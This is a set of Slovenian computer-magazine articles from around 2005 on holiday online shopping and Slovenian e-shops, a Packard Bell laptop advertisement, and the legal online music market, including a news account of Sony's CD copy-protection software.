SPLETNA PRODAJA DOŽIVI VRHUNEC KONEC LETA

Forrester Research napoveduje, da se bo v ZDA, kjer je praznično obdobje nekoliko daljše kot v Sloveniji, saj se začne že pred 25. novembrom, ko Američani praznujejo dan zahvalnosti, in traja vse tja do božiča, število kupcev povečalo za dodatnih 2.5 milijona in da bi naj spletna prodaja narasla na 18 milijard dolarjev, kar je 25 % več kot v istem obdobju lanskega leta. Podobno rast napoveduje tudi eMarketer, ki pa je pod drobnogled vzel zadnje tri mesece tega leta. Spletna prodaja bi naj po njihovih podatkih presešla 26 milijard dolarjev, kar pomeni 22-odstotno rast glede na lansko zadnje četrtletje. Kljub vsakoletni rasti spletne prodaje in milijardam dolarjev, ki jih potrošniki med prazniki zapravijo prek spleta, pa je realnost takšna, da spletna prodaja še vedno zavzema **zelo majhen delež** v celotni praznični prodaji, ki bi naj po podatkih National Retail Federation (NRF) znašala 435 milijard dolarjev.

Vse več spletnih nakupov daril

Raziskave podjetja Nielsen/NetRatings, ki je preučevala potrošne navade v lanskem letu, je postregla s podatki, da je 22 % kupcev kupilo praznična darila prek interneta, kar je kar precejšen porast glede na leto 2002, ko so internetni nakupi zavzemali 16 % delež. Za spletne trgovce je še posebej razveseljiv podatek, da so kupci med lanskimi prazniki porabili v internetu slabo tretjino denarja, predvidenega za nakup daril.

Po podatkih poročila 2005 *Online Retail Holiday Readiness Report*, ki ga je letos poleti objavilo vodilno podjetje na področju spletne metrije WebTrends Inc., ustvari 20 % trgovcev več kot 50 % celotnega letnega prometa ravno v prazničnem času, 43 % izmed 243 anketiranih spletnih trgovcev pa pričakuje, da bodo v prazničnem obdobju ustvarili od 25–50 % letnega prometa.

Z rezultati, ki jih dosegajo v prazničnem obdobju, so bolj ali manj zadovoljni tudi slovenski spletni trgovci.

Ker so knjige zelo iskano blago med e-nakupovalci, so s prodajnimi rezultati zadovoljni tudi pri spletni knjigarni **Emka.si**. »Praznično nakupovanje je seveda tudi naša glavna sezona, ki odstopa tudi za 100 in več odstotkov od normalnih mesecev,« razlaga **Lojze Bertonec**lj direktor sektorja internet v Mladinski knjigi. Še posebej pa je z decembrskimi prodajnimi rezultati zadovoljen **Aljoša Domjan**, direktor podjetja Gambit Trade, ki je lastnik naše najbolj obiskane in tudi poslovno najuspešnejše spletne trgovine **EnaA.com**: »V enaA.com dosegamo stalno rast prodaje. Tako na primer praviloma že marca ali aprila dosežemo prodajne rezultate preteklega decembra. Tudi letos je bilo tako, čeprav smo lani decembra prodali petino celoletnega lanskega prometa. Izredno veliko povpraševanje je predvsem v času od 15. decembra do božiča. Nov rekordni rezultat pričakujemo tudi letos. Pripravljeni smo na približno 700 tisoč obiskov naše spletne strani ter 8 do 10 tisoč naročil.«

BOJ TRGOVCEV ZA POZORNOST UPORABNIKOV

Vse večja konkurenca med trgovinami je pripeljala do tega, da si promocijske akcije, ki bi naj pritegnile pozornost kupcev, jih zvalile v spletno trgovino in vplivale na njihovo nakupno odločitev, sledijo ena za drugo. Trgovci pospešujejo prodajo v prazničnem času predvsem z brezplačno dostavo, brezplačnimi izdelki, ki jih podarijo ob nakupu, s promocijskimi cenami in posebnimi popusti za zvestobo oziroma s popusti za že obstoječe kupce. Poleg tega so največji spletni trgovci v zadnjih letih naredili veliko pri optimiranju logističnih procesov in tako vidno skrajšali čas, ki poteče od oddaje naročila do dostave blaga. Po svoje so tako povečali ležernost kupcev, saj je ena izmed posledic vse hitrejših dostav ta, da se čedalje več kupcev odloča za nakupe »tik pred zdajci«. Lansko leto je bilo tako v ZDA od 13.–17. decembra izvedeno 49 % nakupov več kot v enakem obdobju leta 2003.

Motivacijski dejavniki, ki v prazničnem času vplivajo na nakup v spletni trgovini

Motivacijski dejavniki	% kupcev
Brezplačna ali cenejša dostava	71
Cenovni popusti	64
Brezplačna darila ob nakupu	44
Velika izbira izdelkov na eni lokaciji	37
Brezplačno zavijanje daril	30
Popust pri naslednjem nakupu	30

Vir: 2004 JupiterResearch/Ipsos-Insight Consumer

Pomena trženjskih ukrepov za pospeševanje prodaje v prazničnem času se zavedajo tudi slovenski spletni trgovci. Pri spletni trgovini z erotičnimi pripomočki **Diskretno.com** so tako za kupce pripravili vrsto ugodnosti, in sicer veliko popustov na obstoječe cene, dodatne brezplačne artikle za nakupe večjih vrednosti, privlačne stimulacije oziroma točke zvestobe pri večjem številu nakupov ter ponudbo izbranih artiklov v darilni embalaži brez dodatnih stroškov.

Da je skrb za dobro uporabniško izkušnjo in zadovoljstvo kupcev ena izmed prioritet vsake spletne trgovine, potrjuje tudi **Lojze Bertonec**lj, **Emka.si**: »V decembru bomo predvsem obnovili naše praznične svetovalne izbore izdelkov za različne namene in starosti ter cene. Hkrati ohranjamo brezplačno dostavo in dodajamo posebno darilo vsakemu spletnemu nakupu. Pripravili smo še več uporabnih nasvetov za drugačno obdarovanje, zavijanje in samo praznovanje. Izpostavili bomo tudi našo 'Božičkovo' storitev www.listazelja.com.«

O tem kako bodo pri spletni trgovini **Igabi**ba, ki je za svojo kakovost prejela že več nagrad, med drugim nagradi Izidor in Netko za najboljšo spletno trgovino, še dodatno spodbujali prodajo med božično-novoletno nakupovalno mrzlico, nam je zaupal **Matej Butala**: »Naši kupci in obiskovalci lahko opravljajo cenejše nakupe z elektronskimi kuponi, ki jih najdejo na naših oglaših ali pa jih dobijo

nakupovanje daril prek spleta

Med približno 840.000 slovenskimi internetnimi uporabniki je po RIS-ovih raziskavah okoli 20 % e-nakupovalcev, kar je pod pričakovano ravni.

z opisovanjem posameznih izdelkov v spletni trgovini. Hkrati so vse cene v spletni trgovini okrog deset odstotkov nižje kot sicer, ravno zaradi spodbujanja spletne prodaje. Decembra bomo ob rednih akcijah izpeljali še nekaj enodnevni velikih znižanj cen (20–30 %) za določene artikle.◀

ocen in izkušenj drugih uporabnikov z izdelki, uporabniki lahko podajo mnenja o izdelkih itd. Trenutno lahko na strani Ceneje.si najdete več kot 5000 izdelkov zabavne elektronike (avdio, foto, video, računalništvo) in prek 1000 različnih gospodinjskih aparatov.



Igabiba — spletna trgovina z računalniškimi igrami

PO INFORMACIJE V SPLET

Ker se pred nakupno odločitvijo potrošniki radi bolje informirajo o lastnostih in cenah izdelkov, ki jih zanimajo, se še posebej v času praznikov zelo poveča obisk spletnih servisov, kjer si lahko uporabnik za izbrani izdelek ogleda podrobne informacije in lastnosti, prebere mnenja potrošnikov ter primerja kakšne so cene izdelka v različnih trgovinah. Spletna stran BizRate.com poroča, da 59 % spletnih kupcev pred nakupovanjem obiše strani, kjer lahko primerja cene v različnih trgovinah, oz. na strani, kjer je možno iskanje izdelkov po različnih spletnih trgovinah, ne pa neposredno na spletnih straneh trgovcev, kar bi bilo nekako logično.

Spletni nakupi vplivajo na klasične

Za trgovce, ki se poleg e-prodaje ukvarjajo še s klasično prodajo, je zelo pomembna ugotovitev, da ima internet velik vpliv na odloženo prodajo, ki se pozneje izvrši v klasičnih trgovinah. Na kar 40 % potrošnikov ima namreč internet posreden vpliv na nakupe v klasičnih trgovinah.

Med najbolj priljubljene tovrstne spletne strani sodijo Shopzilla.com (septembra so imeli 15 milijonov različnih obiskovalcev), Shopping.com (14,8 milijona), Yahoo (11,1 milijona), NexTag.com (9,6 milijona) in Googlov Froogle (6,4 milijona). V Sloveniji izstopa po kakovosti in številu vnesenih izdelkov spletna stran Ceneje.si, ki mogoča uporabnikom primerjavo cen posameznih izdelkov med številnimi slovenskimi trgovci in njihovimi ponudbami, primerjavo med izdelki znotraj iste kategorije, prebiranje

PREDNOSTI SPLETNEGA NAKUPOVANJA

Po podatkih raziskave, ki jo je objavila spletna stran Mypoints.com, je tretjina anketirancev kot najpomembnejšo prednost spletnega nakupovanja izpostavila, da lahko prek interneta najdejo ugodnejše cene kot v klasičnih prodajalnah, 25 % anketirancev pa je izpostavilo učinkovitost nakupovalnega procesa, ki ga internet omogoča.

Da je lahko ponudba v internetu v večini primerov ugodnejša kot v klasičnih trgovinah, potrjuje tudi raziskava spletne strani BizRate.com, ki pravi da je 71 % spletnih kupcev našlo v internetu boljše oziroma ugodnejšo ponudbo od tiste v klasični trgovini. Med pomembne prednosti spletnega nakupovanja sodijo tudi veliki časovni prihranki, saj kupci nimajo težav niti z iskanjem parkirnega prostora niti z drenjanjem po polnih trgovinah in čakanjem v dolgih vrstah pred blagajnami. Poleg navedenih prednosti in dejstva, da kupci prek interneta hitreje najdejo zelene izdelke, da lažje primerjajo cene in imajo dostop do neomejenega števila artiklov in spletnih trgovin, ki so samo nekaj klikov daleč stran, se seveda ne gre čuditi, da je spletnih kupcev iz dneva v dan več.

Kljub vsem prednostim in ugodnostim, ki jih internetno nakupovanje ponuja, pa bo najbrž za večino potrošnikov še vedno največji čar nakupovanje v praznično okrašenih trgovinah. Prazničnega vzdušja in vsega spremljajočega programa, ki ga lahko podoživimo decembra v klasičnih trgovinah in trgovskih centrih, virtualni svet pač še ne zna pričarati.

Kako so na vrhunec nakupovalne sezone pripravljene slovenski spletni trgovci?

Nekaj predstavnikov najbolj priljubljenih in obiskanih slovenskih spletnih trgovin, smo povprašali o tem, kako se pripravljajo na vrhunec sezone, po katerih izdelkih je v prazničnem času največ povpraševanja, kakšen je delež prazničnega prometa v celoletnem prometu spletne trgovine in kakšne ugodnosti pripravljajo svojim strankam.

Mimovrste.com, Miha Rožič



»Povpraševanje v naši spletni trgovini narekujejo predvsem trenutni trendi na trgu, na katere novoletni čas bistveno ne vpliva. Največje povpraševanje je vse leto po računalniških in avdio-video artiklih. Pričakujemo pa, da se bo v decembra prodalo tudi bistveno več igrac kot običajno. Za naše spletne kupce bomo v prazničnem času pripravili tudi posebne akcije zanimivih artiklov in darila presenečenja, ki jih bodo kupci prejeli ob večjih nakupih. Tako kot vsako leto doslej tudi v letošnjem decembru pričakujemo vsaj 30-odstotno povečanje prodaje. Zaradi tega bomo okrepili ekipo in povečali zaloge. Na čas obdelave naročila decembra ne bo vplival. Pričakujem pa, da se bomo kot vedno srečali s problemom dobave artiklov, ki bodo predčasno razprodani in jih dobavitelji zaradi prevelikega povpraševanja trga ne bodo mogli zagotoviti pravočasno in v dovolj velikih količinah.«

Enaa.com, Aljoša Domijan

»Priprave na vrhunec nakupovalne sezone, ki vključujejo izobraževanje novih sodelavcev, dogovore z dobavitelji in dostavnimi službami, pripravo urnika in podobno, se začnejo že prve dni septembra. Težav z dostavo ne pričakujemo, saj bomo tudi v decembru

zagotovili enako hitro dostavo kot med letom. Blago zapusti naše skladišče v povprečju v dnevu in pol, večina pošilk je odpremljena še isti dan. V prazničnem obdobju bomo zagotovili brezplačno dostavo v Sloveniji za nakupe v vrednosti nad 10.000 tolarjev. Odprli bomo tudi nov oddelek s športno opremo. V sodelovanju z dobavitelji smo izbrali in zagotovili tudi ustrezne količine notesnikov, LCD-monitorjev, tiiskalnikov, digitalnih

Najbolj iskani izdelki septembra 2005

Mesto	Ključna beseda
1.	ipod
2.	sony
3.	software
4.	mp3 players
5.	panasonic
6.	lcd tv
7.	plasma
8.	samsung
9.	dvd recorder
10.	laptops
11.	canon
12.	freeview
13.	tv
14.	digital cameras
15.	psp

Vir: Shopping.com

Referenčne slovenske spletne trgovine

Kategorija izdelkov	Naslov trgovine
Igrače	www.mimovrste.com
Izdelki iz kataloške prodaja	www.neckermann.si
Oblačila in obutev	www.superge.si
Otroška oprema	www.sonce.si, www.baby-center.si
Računalniške igre	www.igabiba.com
Knjige	www.mladinska.com, www.mojaknjigarna.com
Zabavna elektronika (avdio, video, foto, računalniki ...)	www.ena.com, www.mimovrste.com, www.bof.si
Tehnični izdelki, gospodinjski aparati	www.nakup.merkur.si
Glasba, video, DVD	www.rec-rec.com, www.mimovrste.com
Kozmetika, modni dodatki, darilni kompleti	www.trebnik.com
Erotični pripomočki	www.venera-shop.si, www.diskretno.com
Imenik spletnih trgovin	www.trgovine.net
Primerjava cen	www.ceneje.si

fotoaparatorov in kamer, smuči, bele tehnike in televizorjev s še ugodnejšimi cenami, kot veljajo sicer.«

Merkur.si, Jurij Cviki

»V prazničnem času pripravljamo posebno akcijo, v kateri bodo akcijski izdelki noveletnega in darilnega programa. Vendar pa bo noveletna ponudba obsegala le del obsežnega predbožičnega spletnega področja nakupovanja in zabave, kjer bomo nakupovalcem ponudili dodatne elektronske storitve, kot so nakupovalni vodnik z nasveti, pošiljanje e-voščilnic, področje božičnih dogodkov, galerije fotografij, barvanke za otroke in druge interaktivne vse-



bine ter božične multimedijske izdelke. Tako bo e-nakupovanje v Merkurju ne le koristno, temveč tudi zabavno za vso družino!«



Packard Bell priporoča Microsoft® Windows® XP



Knjigo sem že prebral, zdaj pa še en film pogledam.

Multimedija ima nove razsežnosti. Privoščite si spremembo.

Zastopstvo in distribucija : **iz!D computers**
www.izishop.net

17" zaslon, vam bo omogočil popolnejši in lepši prikaz slike, z odlično Diamond View tehnologijo. Vgrajeni TV tuner, čitalec spominskih kartic ter priloženi daljinec vas še bolj približajo svetu multimedije. Seveda nismo pozabili na brezžično tehnologijo, ki vas bo povezala kjerkoli, kadarkoli, s komerkoli.

ALL WORK MORE PLAY



349.950.- SIT
cena vključuje ddv



EasyNote W3450 POWER CINEMA

- AMD® Mobile Turion™ 64 ML32, 1.8GHz
- Microsoft® Windows® XP Home
- 17" WXGA 16:9 široki zaslon, 1440 x 900, Diamond View
- 1GB DDR osnovnega spomina
- DVD dual DVD+R/RW+R9
- 80 GB trdi disk
- ATI® Radeon Xpress 200M 128MB
- TV Tuner - PCMCIA
- 6 x USB 2.0, S-Video TV-out, 1 x VGA, 1 x IEEE 1394
- 56K Modem, 10/100 LAN, WLAN (802.11b/g)
- SLOVENŠKI znaki na tipkovnici
- 4 in 1 (SD/MMC/MS/MSpro)
- daljinski upravljalnik
- Prednaloženi programi: MS Works 7.0, Norton Internet Security, PowerCinema 1, Record Now 6, PowerProducer 1.0, Shockwave Player, Flash Player, Real Player, Quick Time 6, Master CD Creator, Smart Restore
- Baterija: Li-Ion
- Garancija: 2 leti

EasyNote W7600 POWER CINEMA TV

- Mobile Intel® Pentium® M - 740
- Microsoft® Windows® XP Home
- 17" WXGA 15:10 široki zaslon, 1440 x 900, Diamond View
- 1GB DDR osnovnega spomina
- DVD dual DVD+R/RW+R9
- 80 GB trdi disk
- NVIDIA GeForce Go 6600 128MB
- TV Tuner - Mini PCI Hybrid
- 6 x USB 2.0, S-Video TV-out, 1 x VGA, 1 x IEEE 1394
- 56K Modem, 10/100 LAN, WLAN (802.11b/g)
- SLOVENŠKI znaki na tipkovnici
- 4 in 1 (SD/MMC/MS/MSpro)
- PCMCIA daljinski upravljalnik
- Prednaloženi programi: MS Works 8.0, Norton Internet Security, PowerCinema 1, Record Now 6, PowerProducer 1.0, Shockwave Player, Flash Player, Real Player, Quick Time 6, Master CD Creator, Smart Restore
- Baterija: Li-Ion
- Garancija: 2 leti



408.900.- SIT
cena vključuje ddv

Packard Bell
Your digital playground

Pooblaščen prodajalci:

Harvey Norman - 01 / 585-5000, **K-NET** - www.nakupi.net, **E-Misija d.o.o.** - www.e-misija.si, **Chip-Trade d.o.o.** - www.chiptrade.si, **JAE d.o.o.** - www.jae.si, **Gambit d.o.o.** - www.ena.com

Packard Bell je registrirana blaginjava znamka podjetja NEC Computers International. AMD, Turion 64 in AMD Turion 64 Mobile Technology logo sta blaginjavni znaki ali registrirani blaginjavni znaki v lasti družbe AMD ali njenih podizvajalcev. ZDA in ostali državani. Hitrost delovanja lahko varuje glede na konfiguracijo sistema in uporabljenega programskega opremlenja. Microsoft, Microsoft Windows & Microsoft Office so registrirane znamke podjetja Microsoft Corporation. Vse blaginjavne znamke in imena so last posameznega podjetja. Slike so simbolične.



VROČI SPLETNI RITMI

Tisto, kar bi se moralo zgoditi že pred nekaj leti, je končno začelo kazati prave obrise: legalna prodaja spletne glasbe je začela postajati zares velik biznis.

To si upamo trditi predvsem zaradi tega, ker so se v posel vključila velika glasbena imena, kot so Madonna, Robbie Williams, Shakira in podobni težkokategorniki popa, medtem ko so megarockerji U2 svoj korak v ta posel storili že lansko leto.

Piše: Vasja Ocvirk

vasja.ovcirk@mojmikro.si

Da ne bo pomote, s korakom naprej ne mislimo zgolj na prodajo skladb in albumov znanih izvajalcev v eni izmed neštetihih spletnih trgovin, ki jih licencirajo štiri multinacionalke, saj je to v zadnjih letih postal že običaj, temveč na začetek resnične **konvergenca medijev**.

U2 so svoj lanskoletni album »How to Dismantle an Atomic Bomb« promovirali v sodelovanju s trenutno največjo in najuspešnejšo spletno prodajalno glasbe, Appleovo **iTunes**, in sicer tako, da so še vroče posnetke ponudili v povezavi s prav tako Appleovim predvajalnikom **iPod**, ki je tudi sicer zaslužen za izdatno promocijo in razmah spletne glasbe v ZDA in posledično tudi drugod po svetu. Letošnja jesen pa je postregla s selitvijo v sfero mobilne telefonije, ki ji lahko brez zadržkov napovedujemo usodo vlečnega konja na področju digitalne glasbe v naslednjih letih.

Tako je **Robbie Williams** svoj zadnji album »Intensive Care« predstavil med drugim tudi na koncertu v Berlinu, od koder so koncert neposredno prenašali v 27 klubskih dvoran po vsej Evropi, hkrati pa si ga je na svojih mobilnikih ogledalo preko 100.000 ljudi. **Madonna**, ki že nekaj desetletij spretno deska po trendovskih valovih, prav tako ni hotela zaostajati, zato je prvo uspešnico z novega albuma »Confessions on a Dancefloor« najprej ponudila kot mobilno melodijo na spletnih straneh medijskih hiš MTV.com in VH1.com. Hkrati je svoj album ponudila v spletni obliki teden dni pred uradnim izidom, v iTunesu pa je poleg celotnega Madonninega kataloga na voljo tudi zadnji album v plesno-klubskem miksu kot **podcast**.

Podcast? Ne smemo pozabiti, da tovrstni distri-

buciji in promocijski dejavnosti daje dodaten zagon tudi skupek tehnologij, imenovan **podcasting**, oziroma poddajanje, kot je izraz na svojem blogu dokaj posrečeno poslovenil Jonas Ž. To je postopek, s katerim lahko video in avdio vsebine uporabniki ne prenašajo zgolj v svoje računalnike, temveč tudi v **mobilnike in iPode ter njim združljive naprave**. Gre za tesno navezavo z vse popularnejšimi blogi, tehnologijo RSS in multimediji, ki omogoča enostavnejše ustvarjanje avdio-vizualnih virov in že omenjeno vsestranskost s stališča prejelnika.

Tako denimo **Shakira** v sodelovanju z MTV-jem svoj album »Oral Fixation Vol 2« promovira tudi s »poddajami«, v katerih lahko mobilni uporabniki spremljajo intervjuje in nastope, povezane z njenim novim izdelkom. Od novih tehnologij si veliko obetajo vsi, tako izvajalci, glasbena industrija, kakor tudi občinstvo, ki bo lahko tako prišlo do najrazličnejših vsebin, povezanih z njihovimi glasbenimi ljubljenci. Toda prav toliko, kot so velika imena pomembna za doseganje kritične mase uporabnikov, je medijska konvergenca (ne pozabimo, da se tukaj srečujejo klasični mediji, svetovni splet in mobilna telefonija) pomembna za neznane izvajalce in ustvarjalce, saj se lahko z njeno pomočjo prebijejo iz anonimnosti.

KONKURENCA NE SPI

Medtem ko iTunes že melje velike denarje in po nekaterih virih zaseda več kot 70 odstotkov celotne spletne prodaje glasbe, se nove ideje pojavljajo vsepovsod. Mimogrede, Apple ni razvil nič revolucionarnega, novega ali tehnološko tako superiornega, da bi morala iTunes in iPod sama po sebi postati takšen hit. Šlo je za **sinergijski** učinek dveh tehnologij, dizajnov in prodajnih metod – ene **virtualne** in ene **iz resničnega sveta**. Medtem ko je iTunes s tehnološkega stališča le malce drugačna spletna trgovina za prodajo glasbe in je iPod zgolj še eden v vrsti mnogih prenosnih digitalnih predvajalnikov, je prav njun skupni nastop na trgu pomenil revolucijo. Seveda ne smemo pozabiti na skorajda čarovniške sposobnosti prvega Applovega moža **Steva Jobsa**, ki je že nekajkrat doslej znal svojim izdelkom vdahniti priokus elitistične superiornosti v odnosu na konkurenčne, tehnološko nič manj dovršene izdelke.

Toda to še ne pomeni, da bodo konkurenčna podjetja, med katerimi je kar precej takšnih, ki so v poslu že veliko dlje časa kot Apple, kar tako sprejela poraz. AOL je pred nedavnim kupil MusicNow in prenovil svoj MusicNet AOL, ki bo po novem ponujal tudi spletno skupnost

prijaznejše in učinkovitejše pregledovanje, več vsebine in podobno. To mu seveda ne zagotavlja instant uspeha, kaže pa na dejstvo, da postaja konkurenca med spletnimi servisi za prodajo glasbe vse trša. Prav gotovo bo svoje storil tudi Napster, ki se po legalizaciji in širitvi na evropsko trg še vedno ni dovolj prijel, da bi ga lahko šteli za resnega konkurenta iTunesu, a vendar.

NOVE IDEJE

Po drugi strani se pojavljajo novi modeli za promocijo glasbe prek svetovnega spleta. Spletne založbe so odgovor na globalizacijo trga, trenutno pa svoj največji razcvet doživljajo na področju neodvisne in pogosto tudi neprofitne glasbene scene, čeprav se prvi zametki kažejo tudi med velikimi.

Spletna skupnost **MySpace.com** združuje **35 milijonov uporabnikov** in se je v avgustovski raziskavi podjetja ComScore Media Metrix znašla na četrtem mestu najbolj obiskanih ameriških spletnih strani. Ker med svojimi uporabniki šteje kar **550.000 glasbenih skupin**, ki preko tega servisa promovirajo svojo dejavnost, so multinacionalne glasbene založbe ugotovile, da je oglaševanje prek te spletne strani izjemno učinkovito, ne zgolj s klasičnimi oglasi, temveč tudi s poddajami in drugo večpredstavno vsebino.

Tako se je lastnikom MySpace.com posvetilo, da bi lahko ustanovili **svojo založbo**. Previdnost, s katero so se lotili projekta – pogodbo so na za-



četku podpisali le s štirimi izvajalci – kaže na tveganje, ki ga tovrstno podjetništvo nosi s sabo, je pa odličen kazalec, ki opozarja, da se glasbena industrija končno spreminja. Tudi sam model distribucije kaže na začetno previdnost, saj bo selitev v digitalno domeno postopna, v bistvu pa tudi ne gre za kakšne tehnološke novosti, temveč zgolj za usmerjanje izjemnega potenciala spletnega medija v marketinške dejavnosti več ali manj običajne založbe. Gre za majhen primer, ki je navidezno morda nepomemben, bi pa lahko manjšim in srednjim glasbenim založbam dal misliti, kam bi lahko pripeljalo partnersko sodelovanje z velikimi spletnimi portali in dobro obiskanimi spletnimi stranmi nasploh.

V igro se je vključil še en svetovni gigant, **Samsung**. Korporacija sicer ne namerava neposredno poseči v spletno prodajo, bo pa ponudila tehnično podporo konkurentom iTunesa, kot je denimo Napster, da bi povečala prodajo svojih izdelkov. Glede na uspeh skupnega nastopa iTunes in iPod, je ideja povsem smiselna. Samsung že sicer izdeluje prenosne MP3-predvajalnike, a ni zadovoljen s tehnološkimi rešitvami svojih partnerjev, upravljavcev spletnih servisov za prodajo glasbe. Očitno so del svojega razvoja namenili v programske rešitve, ki jih bodo ponudili Applovim konkurentom. In čeprav zaenkrat še ni bilo govora o tovrstni podpori v sferi mobilne telefonije, lahko pričakujemo, da bo Samsung kot viden proizvajalec na tem področju, kmalu odločneje posegel tudi po tem kosu pogače.

Tako vsaj kaže odločitev ameriškega ponudnika mobilne telefonije **Sprint Nextel**, ki je predstavil svojo trgovino za prodajo glasbe. Trenutno lahko glasbo kupujejo le tisti uporabniki, ki imajo dva tipa aparata (Samsung MM-A940 in Sanyo MM-9000), v aparatu imajo lahko do 1000 skladb, cena ene pa je kar dva in pol dolarja. Visoka cena naj bi odtehtala prenosljivost skladb, saj naj bi jih uporabniki lahko zapekli na CD, prenesli v PC, dobijo pa jo lahko v obeh formatih. Tudi Apple ne stoji križem rok in se je povezal z Motorolo, s katero skupaj razvijata novo generacijo mobilnega telefona, ki bo lahko shranil 100 posnetkov. Na prvi pogled je to natanko tisto, o čemer govorimo že nekaj let, po drugi strani pa ne moremo mimo opazke, da bo na koncu uspeh tega servisa odvisen zgolj od tega, kako bodo uporabniki sprejeli visoko ceno.

AH, TA CENA

Pa smo spet pri ceni. Kdaj bo velika četverica (**EMI, Sony BMG, Universal in Warner**) dojela, da je uspeh spletne prodaje glasbe predvsem odvisen od cene posnetka in albuma? In medtem ko lahko ceno blizu desetih dolarjev za celoten album še nekako razumemo, je cena en dolar za posnetek še vedno previsoka. Če pogledamo evropski trg, je stvar zaradi višjega tečaja evra in sploh funta še toliko težavnejša in neprijaznejša. Naj še enkrat ponovimo tisto, kar trobimo že ves čas: **nižja, sprejemljiva cena spletne glasbe je največji sovražnik nelegalnih servisov**. V kombinaciji z manj policijsko naravnano in učinkovitejšo legalno ureditvijo bi trg spletne glasbe rasel veliko hitreje.

Pravzaprav dvomimo, da tega multinacionalke tega niso dojele, nasprotno, gotovo so njihovi analitiki že ničkolikokrat preračunali vrsto alternativnih modelov, a je kapital odločil, da je denar za prestukturiranje bolje vložiti v tožbe proti uporabnikom servisov za brezplačno in nelegalno izmenjavo datotek prek interneta. Vsekakor drži, da bi ob neomejeni brezplačni ilegalni ponudbi še tako nizka cena obveljala za previsoko, toda zdaj bi že končno lahko napočil čas za znižanje cen (tako posameznih pesmi kot albumov!) in približevanja uporabnikom, kar bi, upamo si trditi, pripeljalo do skokovitega porasta nakupa glasbe preko spleta.

Zakaj govorimo o multinacionalkah in ne o drugih založbah? Zato, ker drugi – ne upoštevajoč redke izjeme – zgolj sledijo cenovni politiki velikih, v nekaterih primerih pa še dodatno pretiravajo. Velike založbe tudi odločneje vplivajo na zakonodajo. V ZDA so tako posebej privili velike spletne medije pri plačilu pravic za pred-



vajanje glasbe prek internetnega radia. Mali mediji plačujejo manj, medtem ko morajo veliki poleg avtorskih in izvajalskih pravic plačevati zajeten del tudi založbam. Ko je združenje DiMA (Digital Media Association) pozvalo zveznega zakonodajalca, naj te prispevke zniža na enak znesek, kot ga dobijo avtorji in izvajalci, je po založbah završalo. To pa že ne, kajne. In jara kača se tako vleče v nedogled.

UKREPI Z VEČ ŠKODE KOT KORISTI

Kljub vsem spremembam in možnostim, ki jih odpirajo nove tehnologije, velike založbe še vedno ne morejo dojeti, da se bliža konec nekega obdobja in si z okornimi ukrepi delajo več škode kot koristi. Denimo **Sony**, ki se je s svojo **protipiratsko zaščito na zgoščenkah** spravil v pravo godljo. Tehnologija, ki jo je Sony skril v svoje zgoščenske, bi naj delovala proti presnemavanju V osebnih računalnikih, zgodilo pa se je, da bi jo lahko zlorabili pisci virusov. Na trdem disku računalnika, na katerem je uporabnik predvajal tak CD, se namreč namesti Sonyeva protipiratska programska oprema, ki pa je presenetljivo podobna tisti, ki jo uporabljajo **virusi**. Med internetno javnostjo, točneje, blogerji, je završalo, oglasila so se podjetja za proizvodnjo protivirusne programske opreme, zgodbo so povzeli mediji in Sony je kmalu objavil programski popravek, s katerim lahko uporabniki odstranijo nadležno programje s svojega diska. Seveda medtem po-

tekajo intenzivna usklajevanja s proizvajalci protivirusne opreme, da bi se pri naslednji generaciji zaščitenih zgoščenk izognili takšnim debaklom. Hja, v idealnem svetu, kjer je kupec resnično kralj, ljubitelji glasbe preprosto ne bi več kupovali zgoščenk založbe Sony, če jim ta dela škodo v računalnikih, toda to je znanstvena fantastika.

IZOBRAŽEVALNE USTANOVE STRIŽEJO Z UŠESI

Da pa ne bo vse zgolj glasbeno obarvano, si pogledajmo še, kako nove tehnologije vplivajo na izobraževalni sektor. V **Stanfordu** so namreč uporabili licenčno različico **iTunesa za prenos predavanj, okroglih miz, debat in šolskih gradiv prek interneta**. Tako lahko študenti, ki zamudijo predavanja, poslušajo zamujeno prek svojih iPodov ali računalnikov. Veliko zanimanje je tudi za tista predavanja, ki so zaradi zahtevnosti morda ob prvem poslušanju nerazumljiva ali pretežka, zato jih hočejo študenti poslušati še enkrat. Na voljo imajo okrog 400 zvočnih gradiv v načrtu je tudi video format, toda zaenkrat je že ob zvočni različici navdušenje velikansko. Končni cilj je spraviti vsa gradiva v multimedijsko obliko, tako da bo kakšnih 180.000 tisoč študentov v 151 državah sveta imelo v vsakem trenutku na voljo katerokoli študijsko gradivo.

Podobne metode je izbralo tudi nekaj drugih **ameriških univerz**. Med prve šteje Duke, ki je jeseni lansko leto razdelila 1600 študentom prvih letnikov iPod z že naloženim študijskim gradivom in navodili. Kar nekaj univerz pa se lahko pohvali z uporabo iTunes in »poddajanjem« svojih vsebin. Dostop do vsebin je za študente večinoma brezplačen, kar glede na šolnine niti ni posebej presenetljivo. Na vprašanje, ali jih ni strah, da bi s tem po nepotrebem razdali znanje in izgubili prisotnost na predavanjih v živo, profesorji odgovarjajo s protiargumentom, da gre za grajenje socialnih mrež in ne zgolj za prenos znanja.

MOBILNA GLASBA

Zanimivo, kako je vse lahko, kadar ne gre zgolj za denar, čeprav je visokošolsko izobraževanje gotovo dober biznis. Pri prodaji glasbe je pač drugače. Kot je bilo pričakovati, se glasbena industrija ni bila sposobna spremeniti sama po sebi, od znotraj navzven, temveč sta jo morala k temu skorajda prisiliti informacijsko-komunikacijska industrija in stiska, v kateri se je znašla. Če malce ugibamo, lahko brez pretirane ironije rečemo, da brez ključne vloge servisov za izmenjavo datotek najbrž še danes ne bi mogli kupiti pesmi kakšnega znanega izvajalca prek svetovnega spleta.

Mobilniki so očitno naslednji razvojni korak v poslovnih modelih virtualne glasbene prodaje. Uporabniki mobilne telefonije namreč niso v tolikšni meri navajeni na brezplačne vsebine kot uporabniki interneta. Za glasbo so namreč pripravljani plačati brez razmišljanja. Tudi mobilniki postajajo iz dneva v dan vse bolj podobni miniaturnim računalnikom z operacijskimi sistemi, zmogljivim spominom, kvalitetno večpredstavnostjo in tako naprej. Zakaj bi v žepu nosili dve aparaturi, če imamo lahko vse v eni?

NOČNA MORA TRŽNIKOV

Čeprav se s trženjem prek elektronske pošte danes ukvarja že večina informacijsko ozaveščenih podjetij in zasebnih podjetnikov, se zdi, da tovrstna komunikacija z uporabniki in kupci še vedno ždi tam, kjer je bila pred nekaj leti.

Piše: **Vasja Ocvirk**

vasja.ocvirk@mojmikro.si

Promocijska sporočila in publikacije so napisani okorno in začetniško, predvsem pa ne znajo naslavljeni tistih potreb in želja, ki bi uporabnika pritegnile. Če pogledamo na stanje v Sloveniji, moramo dodati še nepoznavanje in zmedo v okviru veljavne zakonodaje.

